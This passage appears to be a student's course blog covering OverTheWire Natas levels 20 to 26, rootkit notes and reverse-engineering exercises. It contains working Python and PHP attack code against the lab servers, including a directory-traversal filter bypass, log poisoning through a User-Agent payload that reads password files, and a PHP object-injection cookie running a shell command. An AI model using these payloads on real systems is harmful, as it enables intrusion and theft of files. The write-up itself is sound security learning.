data = 'user admin 1'
r = requests.post('http://natas20.natas.labs.overthewire.org/', auth=Auth, data=data)
print(r.text)
```

I'm also not sure what to Google and research about, since this level seems to be about taking advantage of the given function implementation

### [OverTheWire Wargames :: Natas :: Level 20 \(n0j.github.io\)](https://n0j.github.io/OverTheWire-Wargames-::Natas-::Level-20/)

From the above, it looks like I was right. Since `mywrite` doesn't account for newlines, if you send a request with **foo \n admin 1** as your username, the **admin 1** part would be interpreted as a second line when read. This allows us to change `$_SESSION`'s value

IfekPyrQXftziDEsUr3x21sYuahypdgJ



## Week 7 Reflection (02/04/2022)

### Overview

For the fourth and penultimate week of the project, I focused on getting a big portion of Natas finished and began learning about rootkits.

### What I Achieved & Learned

After watching Adam's lecture on rootkits, and doing some more independent research, I learned:

- Rootkit is a tool designed to let you keep root (admin privileges), composed of computer software
  - Gives hackers access to and (remote) control over a target device
  - Usually targets software and the operating system
- Hides the presence of an attacker / malware
- Can create a backdoor (lets attackers return later)
- Two types: Userland and kernelland
  - Kernelland rootkits are much harder to detect
- Utilises hooking:
  - Redirects code execution - overwrite the instructions with a jump to our code
  - Finding where to hook is an important aspect
- Preventions:
  - Use a rootkit removal software
  - Install system updates
  - Be aware of the dangers of unknown files
- Signs of a rootkit attack:
  - Strange system behaviour
  - Settings have been changed without your knowledge
  - Spotty internet connection
- Detection:
  - Signature scanning
    - Software's signature is the set of numbers that serve as its representation
    - Memory dump analysis
      - Examine the memory dump file
    - System memory search
- Ways it can attack:
  - Buffer overflows
  - Sending malicious links over the internet
  - Attaching itself onto trusted software
  - Other malware can spread rootkits
  - Attached inside files, such as PDFs

Doing the Natas wargames also helped me learn more about how the web works, along with Python scripting (mostly the requests library) and some PHP. They were outlined in the blog posts, but to summarise:

- Some forensics and hex editing (natas13)
- Blind-based SQL injection (natas15 onwards)
- Bash commands (natas16)
- Using Python scripts to get a response from a request (natas17 onwards)
- Types of requests (get and post)

### Methodology

I mainly focused on completing the challenges, and there weren't any extended wargames this week, so it was pretty straightforward:

do some challenges, watch Adam's lecture, do more challenges, write blogs.

## Reflection, Challenges & What Next

I decided to try to relax a bit more this week, but some of the Natas levels, like always, proved to be a real challenge. I think I spent just about 2.5 hours on one of the levels, so I decided to make a rule: if I'm stuck on one part of a level for too long, I can just look up a guide and get a hint or two, close it, then continue the level with those hints. This was mostly because of time - it's due next week, but also partly because I'm a bit tired of doing wargames.

For next week, I plan to just go ham with Natas, and get as far as I can. I also plan to watch the reverse engineering lecture and do the wargame. I think the wargame will be released around Tuesday or Wednesday, so it'll be a bit of a time crunch. I also want to record the final submission video and write up the final blog posts on Thursday, before the Friday submission.

## Resources

[What is a Rootkit & How to Remove it? | Avast](#)

[Rootkit - Wikipedia](#)

[How to detect & prevent rootkits \(kaspersky.com\)](#)

# Natas (Level 21 – Level 26) (05/04/2022)

## Level 21

This level introduces something new: another page. We are given a related URL with more source code.

I couldn't initially find anything wrong with the source code, so I decided that I should take a look at their cookies - interestingly they had different PHPSESSID values. Seems like I also need to set this to be equal.

I took some time to compare their source code side-by-side. I realised that they both use the `$_SESSION` variable, where it can be set in the experimenter site. Looking at the original site's source code, if `$_SESSION["admin"]` is set to 1, then we'll be able to access the password. Definitely seems like they are linked.

Also notice that in the experimenter source code, we have access to some fields, all of which are not properly checked and sanitised.

Note that `$_REQUEST` also needs to contain the **submit** key.

```
import requests
from requests.auth import HTTPBasicAuth

Auth=HTTPBasicAuth('natas21', 'IFekPyrQXftziDEsUr3x21sYuahypdgJ')

data = {'admin': '1', 'submit': ''}
r = requests.get('http://natas21-experimenter.natas.labs.overthewire.org/index.php', auth=Auth, data=data)
print(r.text)
id = r.cookies['PHPSESSID']

r = requests.get('http://natas21.natas.labs.overthewire.org', auth=Auth, cookies = id)
print(r.text)
```

This was my first script attempt, but I had problems submitting that data dictionary. I also noticed that I used the **data** parameter (used in POST) instead of the **params** parameter.

Fixing the data dictionary (through Google searching) and the parameter parsing, I got:

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas21', 'IFekPyrQXftziDEsUr3x21sYuahypdgJ')

params = dict(submit='', admin=1)
r = requests.get('http://natas21-experimenter.natas.labs.overthewire.org/index.php', auth=Auth,
params=params)
print(r.text)
id = r.cookies['PHPSESSID']

headers = CaseInsensitiveDict()
headers["Cookie"] = "PHPSESSID=" + str(id)
r = requests.get('http://natas21.natas.labs.overthewire.org', auth=Auth, params=params,
headers=headers)
print(r.text)
```

```
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "C:\Users\Alan\Desktop\Work\Uni\Code\natas\l3.py"
(details)
<head><link rel="stylesheet" type="text/css" href="http://www.overthecure.org/wargames/natas/level.css"></head>
<body>
<div>natas21 - CSS style experimentation</div>
<div id="content">
<p>
<div>Note: this website is colocated with <a href="http://natas21.natas.labs.overthecure.org">http://natas21.natas.labs.overthecure.org/</a></div>
</p>
<p>Example:</p>
<div style="background-color: yellow; text-align: center; font-size: 100%;>Hello world!</div>
<p>Change example values here:</p>
<form action="index.php" method="POST">align: <input name="align" value="center" /><br>fontsize: <input name="fontsize" value="100%" /><br>bgcolor: <input name="bgcolor" value="yellow" /><br><input type="submit" name="submit" value="Update" /></form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
</html>
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthecure.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthecure.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthecure.org/css/uehall.css" />
<script src="http://natas.labs.overthecure.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthecure.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthecure.org/js/uehall_data.js"></script><script src="http://natas.labs.overthecure.org/js/uehall.js"></script>
<script>var uehallInfo = { "level": "natas21", "pass": "f6kPyQk7rIDeak3x2icvshydgj" };</script></head>
<body>
<div>natas21</div>
<div id="content">
<p>
<div>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthecure.org">http://natas21-experimenter.natas.labs.overthecure.org/</a></div>
</p>
<p>You are an admin. The credentials for the next level are:<br><pre>username: natas22
Password: chG9bE1l2eW4WgJrY0LbFiv6t0kKjC</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas>
```

chG9fbe1Tq2eWVMgjYYD1MsflvN461kJ

Level 22

Source code hints that again, we should be setting the admin session to 1, but we should also add a parameter **revelio**, presumably in the same way I added **submit** in the last level.

So, the script is:

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas22', 'chG9fbe1Tq2ewVMgjYYD1MsfIvN461kJ')

params = dict(admin=1, revelio=1)
r = requests.get('http://natas22.natas.labs.overthewire.org/', auth=Auth, params=params)
print(r.text)
```

I Googled **how to stop redirects in scripting python** and the first result was:

Seems like the `requests.get` function has a parameter `allow_redirects`, which we can set to false (default true)

## Python Requests get Method (w3schools.com)

Making this change:

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas22', 'chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ')

params = dict(admin=1, revelio=1)
r = requests.get('http://natas22.natas.labs.overthewire.org/', auth=Auth, params=params,
allow_redirects=False)
print(r.text)
```

```
PS C:\Users\Alan\Desktop\Work\Uni\Code\natas> python -u "c:\Users\Alan\Desktop\Work\Uni\Code\natas\natas18.py"

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">

You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0vIad33nQF0Hz2EP255TP5wSW9ZsRSE</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Nice!

D0vIad33nQF0Hz2EP255TP5wSW9ZsRSE

## Level 23

The source code for this level has a pretty straight-forward hint. Inspecting the if condition shows that they will dump the password flag if the entered password is **iloveyou** and is greater than 10 characters in length. Obviously, that is only 8, and it shouldn't have any space padding.

Some of my Googling:

- how to increase string length in php (not helpful)
- php add length to string without more characters (not helpful)
- [PHP: Strings - Manual](#)
- php make string longer than character count (not helpful)

I then noticed that the code uses **strstr(\$\_REQUEST["passwd"],"iloveyou")**

Strstr is a function that searches for the first occurrence of the second argument within the first argument i.e. first instance of **iloveyou** in the **passwd** field. That means we can just chuck random characters at the start? E.g. abciloveyou

That didn't work...

I tried to check which of the two conditions failed:

```
<!DOCTYPE html>
<html>
<body>

<?php
$_test = "abciloveyou";
if (strstr($_test, "iloveyou")) {
    echo 'works';
} else {
    echo 'failed';
}
?>

</body>
</html>
```

works

Seems like the first condition works fine.

But the second doesn't:

```
<!DOCTYPE html>
<html>
<body>

<?php
$_test = "abciloveyou";
if (strcmp($_test, "iloveyou") && $_test > 10) {
    echo 'works';
} else {
    echo 'failed';
}
?>

</body>
</html>
```

failed

So, why does the source code use `$_REQUEST["passwd"] > 10` then?

I Googled **php compare string to int** and the first result was : [php - Comparing String to Integer gives strange results - Stack Overflow](#)

The second answer specifies that if a string starts with a number and is compared to an integer, PHP has an odd way of handling that comparison: convert the entire string into an integer

e.g. 3581169b064f71be1630b321d3ca318f would be converted into 3581169.

Let's give it a try.

Typing in **99iloveyou** works!

Password:

Login

The credentials for the next level are:

Username: natas24 Password: 0sRmXFguozKpTZZ5X14zN043379LZveg

[View sourcecode](#)

But I was a bit curious, so I gave a few more tries:

- **999iloveyou** and **11iloveyou** worked
- **10iloveyou** and **00iloveyou** did not work
- Seems like PHP really does just take 999, 11, 10 and 00 then compare it to 10.

That was very misleading to read. It really seemed from the source code that it was trying to compare the string length somehow.

0sRmXFguozKpTZZ5X14zN043379LZveg

## Level 24

Seems like we need to get past this part: `if(!strcmp($_REQUEST["passwd"], "<censored>")){`  
to reach the flag

So, we need to get the user input (passwd) to somehow be equal to the password?


**Strstr** from the last level helped me a lot with getting to the final solution, so maybe doing some research on **strcmp** might do the same.

Surface-level research didn't really help me much:

[PHP | strcmp\(\) Function - GeeksforGeeks](#)

[PHP: strcmp - Manual](#)

But, browsing through the first page of Google, I came across an interesting suggestion:



yes, I use Edge

“Strcmp php vulnerability” ...sounds very useful...

The first result was a guide to a different wargame [[PHP strcmp Bypass \(ABCTF2016 - L33t H4xx0r\) \(doyler.net\)](#)]. They detail that if the user input (or whatever is being parsed into strcmp) is an empty array, strcmp would return NULL. They also showed a way to edit the GET request via the URL.

After a bit more research, it seemed that [strcmp](#) had some issues when comparing a string to something else.

If I set `$_GET['password']` equal to an empty array, then strcmp would return a NULL. Due to some inherent weaknesses in PHP's comparisons, `NULL == 0` will return true ([more info](#)).

With this in mind, I sent the following request to the login page.

```
http://yrmyszcnvh.abctf.xyz/web6/?password[]=%22%22
```

Does this technically count as cheating? I don't know. Feels like I hit a stroke of luck, honestly.

Taking a look at Natas, I noticed that our URL was very similar:

[natas24.natas.labs.overthewire.org/?passwd=<censored>](#)

So, trying this out, [natas24.natas.labs.overthewire.org/?passwd\[\]=""](#)

Password:

Login

**Warning:** strcmp() expects parameter 1 to be string, array given in `/var/www/natas/natas24/index.php` on line 23

The credentials for the next level are:

Username: natas25 Password: GHF6X7YwACaYYssHVY05cFq83hRktl4c

[View sourcecode](#)

**GHF6X7YwACaYYssHVY05cFq83hRktl4c**

Pretty neat to know a new way of editing GET requests



## Level 25

Only input allowed is a dropdown: en or de. Selecting one appends **?lang=de** to the end of the URL.

Source code reveals that the site initially calls **setLanguage()**, which calls **safeinclude()**

- **safeinclude() is a function that checks if the URL had been edited for directory traversal and filters them all out (./ is changed to "")**
- This function also calls **logRequest()**, which creates a variable **\$log**. This variable contains information about the current webpage access, opens the log file and writes **\$log** to it.

From previous levels, it seems like it uses our session id (PHPSESSID)

After analysing what the functions did, I tried creating a step-by-step plan on what to do. Unfortunately, I had no hints. I'm guessing that I'm trying to access **/etc/natas\_webpass/natas26** (a common directory structure for Natas) to get the password, since it filters out directory traversal.

I started off searching for things like **str\_replace exploit, how to bypass a filter CTF**. It wasn't until I searched **filter bypass php** that I got to [web application - LFI filter bypass - Information Security Stack Exchange](#)

It didn't expect the top answer to give me the exact answer I was looking for. They suggested to wrap **../** inside another **../** resulting in **....//**

- In hindsight, I actually used this technique in the extended SQL wargame through **UNUNIONION** to bypass the filter on UNION

Trying this out, along with the directory explicitly named in the **safeinclude()** function, I pasted this into the address bar: [natas25.natas.labs.overthewire.org/?lang=....//logs/natas25\\_pf0mhl0ceavhn66083mhhduac7.log](#)

This led to the log file contents being dumped onto my screen, implying that directory traversal works

So, let's try getting to natas26:

[natas25.natas.labs.overthewire.org/?lang=....//....//....//....//....//etc/natas\\_webpass/natas26](#)

Unfortunately, this produces a blank page.

I got stuck at this part, so I went to: [Natas 25 — Reading the log file. Natas 25 presents no form, just a... | by Miguel Sampaio da Veiga | Hacker Toolbelt | Medium](#).

They did the same steps as me, except that they recognised that the log file outputted the browser user agent (whatever that is?)

- A browser's user-agent string helps identify which browser is being used, what version and on which OS  
[User-Agent - HTTP | MDN \(mozilla.org\)](#)

Fortunately, this website uses the Burp Proxy, instead of writing Python scripts and using the requests library. So, I was able to still continue the level without knowing the complete solution. I attempted their methods but using Python.

I Googled **python script to change user agent** which got me:

[web scraping - How to use Python requests to fake a browser visit a.k.a and generate User Agent? - Stack Overflow](#)

I adapted the Natas22 script to retrieve the PHPSESSID and stitch it into the directory path. I parsed this through as a parameter for **lang** and added the PHP code

```
<? echo file_get_contents("/etc/natas_webpass/natas26"); ?>
```



as a payload through the User-Agents header, as per the guide.

```
import requests
from requests.auth import HTTPBasicAuth
from requests.structures import CaseInsensitiveDict

Auth=HTTPBasicAuth('natas25', 'GHF6X7YwACaYYssHVY05cFq83hRktl4c')

r = requests.get('http://natas25.natas.labs.overthewire.org/', auth=Auth)
id = r.cookies['PHPSESSID']
logPath = '...//logs/natas25_' + id + '.log'

headers = {"User-Agent": '<?php echo file_get_contents("/etc/natas_webpass/natas26"); ?>'}
params = dict(lang=logPath)
r = requests.get('http://natas25.natas.labs.overthewire.org/', auth=Auth, headers=headers, params=params)
print(r.text)
```

Within the dumped outputs of the log file, we get:

[08.04.2022 04::17:23] oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T "Directory traversal attempt! fixing request."

oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T

I feel like maybe I should download Burp Proxy to make future levels easier, but I also want to stick to Python scripting...

## Level 26

Given four field inputs to draw a line. Note that submitting numbers changes the URL, as expected.

Inspecting source code, there is a big if condition that checks the existence of the four fields. If true, \$imgfile is created, with the path img/natas26\_" . session\_id() . ".png" where session\_id is our PHPSESSID, as always.

- drawImage(), showImage() and storeData() are then called in that order.
- drawImage() calls a standard PHP function imagecreatetruecolor() to create an image canvas, then draws it with a custom function drawFromUserdata() (aside from the unserialize(base64\_decode(...)) part, has nothing else to note)
- storeData() also uses unserialize() in the same way as drawFromUserdata()
  - From the PHP manual, unserialize() creates a single serialized variable and converts it back into a PHP value
- **showImage()** isn't very interesting

But, there is a big class **Logger**, which I expected to be used in these functions, but isn't...

```
class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;

    function __construct($file){
        // initialise variables
        $this->initMsg="#--session started--#\n";
        $this->exitMsg="#--session end--#\n";
        $this->logFile = "/tmp/natas26_" . $file . ".log";

        // write initial message
        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$initMsg);
        fclose($fd);
    }

    function log($msg){
        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$msg."\n");
        fclose($fd);
    }

    function __destruct(){
        // write exit message
        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$this->exitMsg);
        fclose($fd);
    }
}
```

logger

1/1

Now, I am 27 levels deep into Natas, and I would be crazy to not catch the common pattern by now. If a new concept is introduced, I'll be sure to do some thorough research on it. This subtly reminded me of the `str_cmp` exploit, so I Googled php class exploit and sure enough, the first result is [PHP Object Injection | OWASP Foundation](#).

The core of object injection relies on how "...user-supplied input is not properly sanitized before being passed to the `unserialize()` PHP function."

Oh, didn't we mention that function before?

In order to exploit it:

- Application must have a class which implements a magic method that can be used to carry out malicious attacks or start a POP chain
- All of the classes used during the attack must be declared when `unserialize()` is being called

Seems like we have those two checked (`__destruct()` is our magic method)

- Magic methods are special methods which override PHP's default actions when certain actions are performed on an object (typically the constructor and destructor)

OWASP mentions that depending on the class, we should be able to perform an SQL injection, path traversal or code injection attack!

- I can probably rule out SQL injection.

I'll follow their second example, where they inject some code through cookies

- They reconstruct the exploitable class in a new file and overwrite the same variables/methods to do something else
- They then create an instance of that class and parse it through `serialize()` and printing the result
- The result is passed through the cookie data

For our version, we'll need to overwrite the three private variables to appropriate code. This is where I got a bit stuck...

Perhaps I'll start with searching the `/img` directory to see if there is a file containing the password (using `cat`).

- From earlier levels, I recall that I'd need `passthru()` or `system()` or `exec()` to use bash commands

So, the PHP file created:

```
<?php
class Logger {
    private $logFile;
    private $initMsg;
    private $exitMsg;

    function __construct() {
        $this->initMsg="#--session started--#\n";
        $this->exitMsg="<?php passthru('cat /etc/natas_webpass/natas27'); ?>";
        $this->logFile = "/tmp/natas26_" . $file . ".log";
    }
}

print urlencode(serialize(new Logger));
?>
```

gave:

```
Tzo2OiJMb2dnZXIiOjM6e3M6MTU6Igb2dnZXIAbG9nRmlsZSI7czoxNzoiL3RtcC9uYXRhczI2Xy5sb2ciO3M6MTU6Igb2dnZXIAaW5pdElzZyI7czoyMjoiIy0tc2Vzc2lvdjBzdGFydGVkLS0jCiI7czoxNToiAEExvZ2dlcgBleGl0TXNnIjtzOjUyOiI8P3BocCBwYXNzdGhydSgnY2F0IC9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3Jyk7ID8+Ijt9
```

And my script:

```
import requests
from requests.auth import HTTPBasicAuth

Auth=HTTPBasicAuth('natas26', 'oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T')

newCookie =
"Tzo20iJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNzoiL3RtcC9uYXRhczI2Xy5sb2ciO3M6MTU6IgBM
b2dnZXIAaW5pdE1zZyI7czoyMjoiIy0tc2Vzc2lubiBzdGFydGVkLS0jCiI7czoxNToiAExvZ2d1cgBleGl0TXNnIjtzOjUyO
iI8P3BocCBwYXNzdGhydSgnY2F0IC9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3Jyk7ID8+Ijt9"

r = requests.get('http://natas26.natas.labs.overthewire.org/', auth=Auth)
r.cookies['drawing'] = newCookie
r = requests.get('http://natas26.natas.labs.overthewire.org/', auth=Auth)
print(r.text)
```

Unfortunately, it did not work, and I wasn't exactly sure why. The output was basically the DOM for the web page.

I went a guide: [Natas26 | Ozarch](#) and realised that I need to create a file that held the PHP code. Oops!

Making the appropriate edits (changing \$this->logFile in the PHP file to the path directory where we will store our code and making a new request to this directory), I get:

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

# Reverse Engineering Wargames (08/04/2022)

## Exercise 0

This was pretty simple. I figured that since it was only the first flag, I could quickly inspect it using the hex editor [HexEd.it - Browser-based Online and Offline Hex Editing](#). As expected:

Though, much like the binary exploitation wargames, I probably could have used the xxd command to dump the entire thing.

If I followed the lecture example (as the flag hints), I probably also could have opened it using Cutter and clicked on the Strings tab, which extracts all the strings hidden.

## Exercise 1

This wasn't as simple. The flag wasn't explicitly shown in the hex dump this time.

Using Cutter, I was able to access something interesting:

```
int64_t printFlag (void) {
    int64_t var_14h;
    var_14h = 0;
    while (rbx < rax) {
        eax = var_14h;
        rax = (int64_t) eax;
        rdx = flag;
        eax = *((rax + rdx));
        eax ^= 0x4e;
        ecx = eax;
        eax = var_14h;
        rax = (int64_t) eax;
        rdx = flag;
        *((rax + rdx)) = cl;
        var_14h++;
        eax = var_14h;
        rbx = (int64_t) eax;
        rdi = flag;
        rax = strlen ();
    }
    puts (flag);
    return rax;
}
```

Looking around the assembly code more, I noticed that the printFlag function is at address 0x00001208.


```
printFlag ();
; var int64_t var_14h @ rbp-0x14
0x00001208      push      rbp
```

I wasn't too sure how I could access this through Cutter, despite watching the lecture and skimming through the documentation. I decided that since it looks like I'll be trying to access the printFlag at its address, I should be using GDB. Starting it up, I got an unexpected error:

```
0000000000000000: 00000000 00000000 00000000 00000000
End of assembler dump.
(gdb) run
Starting program: /tmp_amd/cage/export/cage/2/z5205522/Desktop/reversing/exercise1
/usr/local/bin/bash: /tmp_amd/cage/export/cage/2/z5205522/Desktop/reversing/exercise1: Permission denied
/usr/local/bin/bash: line 0: exec: /tmp_amd/cage/export/cage/2/z5205522/Desktop/reversing/exercise1: cannot execute: Permission denied
During startup program exited with code 126.
(gdb)
```

I didn't know what to do, and despite Googling, it seems like I just don't have permission to access the file for some reason.

I went to Andre's blog [[COMP6841 Week 8 - Reverse Engineering Wargames - OpenLearning](#)] to see what they did. It seems like they did something similar, but began with GDB instead of Cutter. They somehow got exercise1 to run. I asked Andre through OpenLearning's chat.



While I wait for a reply, I'll use their last step to get the answer.

## Exercise 2

Following the same method as exercise1, I opened exercise2 with Cutter and found the address for printFlag:

```
printFlag ();  
; var int64_t var_14h @ rbp-0x14  
0x0000122b      push    rbp
```

Hoping that exercise2 would be different, I ran GDB again, but unfortunately, I had the same error. I used Andre's last step again (typing **j printFlag**). This dumped the output of the function, revealing the flag.

## Reflection

Writing this a while after I "completed" this activity, I realised through Hamish's comment under Hayes' blog [RE Wargames - OpenLearning](#) that we should be doing static analysis (as mentioned in the lecture video), and GDB isn't really that. Matthew provided some insight on exercise3 and linked his blog, so I decided to check it out.

It seems that instead of Cutter, Matthew used Ghidra and Radare2. For exercise1, he recognised that the flag was encrypted with an XOR cipher (which was pretty easily decryptable) but decided to tackle the problem the intended way - by finding the right input. Through Ghidra, Matthew applied some basic input error checking, thus finding out that the input should be 7-characters long.

For exercise2, Matthew used Radare2, which allowed him to read the hidden password value directly.

So, I guess I incorrectly assumed that I should be using GDB. In hindsight, I should have tried out other software (such as Ghidra) that Clifford briefly mentioned in the lecture recording.

## Week 8 Reflection (09/04/2022)

### Overview

For the final week of the project, I did my final touch-ups and set fixed deadlines for the last activities, leaving the last few days focusing on the submission video and document.

### What I Achieved & Learned

This week, I focused on learning reverse engineering from Clifford Sesel's lecture video.

- Reverse engineering is the process of taking a compiled program and converting it into a more human readable format
- In a broad sense, it is trying to figure out how a given thing works
- Purpose
  - Profit
    - Bug bounties
    - Corporate espionage
  - Malware analysis
    - Neutralise malware
      - Wannacry story:  
In 2017, there was a WannaCry ransomware attack that infected over 200,000 computers. Encrypted files and demanded money for decryption.  
Spread due to EternalBlue (a vulnerability).  
Marcus Hutchins found a solution (to spreading) by analysis
    - Improve security
      - Understand exploits in order to defend against it
    - Improve malware
  - Extend functionality of software
  - Interoperability
    - Extend the function of software you own
  - Security audit of closed source software
- Process from source code to machine language / executable
  - Preprocess only: `gcc -E -O0 -fno-stack-protector example1.c > pre.c`
  - Compile only: `gcc -S -O0 -fno-stack-protector example1.c`  
Output file is in assembly (MIPS)
  - Assemble but don't link: `gcc -c -o0 -fno-stack-protector example1.c`  
Outputs the binary file: `a.out`
  - Link: `gcc -c -O0 -fno-stack-protector example1.c`
- Without the source code, how do we reverse engineer?
  - Convert from machine code to assembly
    - Multiple ways of disassembling so may not end up with original assembly code
    - On CISC platforms with variable-width instructions, more than one disassembly may be valid.  
True also on RISC architectures (but less frequent)
    - Disassemblers do not handle code that varies during execution
  - Attempts to create source code that matches the function of the provided machine code
  - There are multiple ways a compiler can convert from source code to assembly so reversing the process does not guarantee the original assembly
  - Disassemble
  - Decompile
- Cutter: free software
  - Contains decompiler, hex editor, binary patching, disassembly

Independent research:

- Hackers do not expect to be able to access the source code - difficult to know the inner-workings of programs. Reverse engineering allows them to figure out a program's components and functionalities, often to find vulnerabilities
- Basic binary analysis:
  - **strings** command finds the printable strings in an object, binary or file
    - **strings <path to binary file>**
  - **file** command will reveal the file type of the file you are analyzing
    - **file <path to binary file>**
- Ghidra is a framework for reverse engineering, developed by the NSA. Comes with disassembly, assembly, decompilation.
- Clifford mentioned **static analysis** in the lecture, but didn't really do into further detail. Googling revealed that there are two types of analysis: dynamic and static
  - dynamic: analysis of software during runtime
  - static: analysis of software by examining the code without executing

## Methodology

I began with Clifford's lecture video, before attempting the extended wargame. After (and during) this, I did some extra research to learn more about reverse engineering (including some refreshers on concepts touched in COMP1521).

I then completed some Natas levels, which went surprisingly smoothly for once.

I decided to put a strict deadline for project activities to two days before the submission date, focusing those two days on the documentation and video.

## Reflection, Challenges & What Next

Time management allowed me to progress somewhat smoothly with the Natas levels, though, I was unfortunately not able to complete its entirety, like I had originally planned. This was expected, considering that I only began them in Week 5. If I had started the project a week early, during Week 3, perhaps I could have made it up to Natas34 (I don't think I could have, since I was busy with MATH3801 at the time). I am slightly concerned that this lack of breadth will affect my chances of getting a HD, since I think that completing Natas will definitely count as one of the three needed impressive elements (compared to only 27 + extended wargames). Maybe if I get the documentation and video plan ready quickly enough, I could squeeze in the last 8 levels on Saturday night?

I found this week's extended wargame very challenging. I definitely did not do it properly. In hindsight, I should have researched a bit more on other software, such as Ghidra, instead of relying solely on Cutter from the lecture video. Regardless, thanks to other students' blog posts and comments, I was still able to learn a lot more about reverse engineering and static analysis techniques by reading their solutions and methods.

For the next two days, as mentioned before, I'll be focusing on the video and PDF file. I'll be a bit busy tomorrow, since I have a few other commitments, but I should be able to work around them. I have an idea of how to structure my video and PDF in my head already, so they shouldn't take too long.

## Resources

[Intro to Reverse Engineering. Analyzing and Hacking Binaries with... | by Vickie Li | The Startup | Medium](#)

[Dynamic Analysis vs. Static Analysis \(ucl.ac.be\)](#)

[Overview - CTF 101](#)

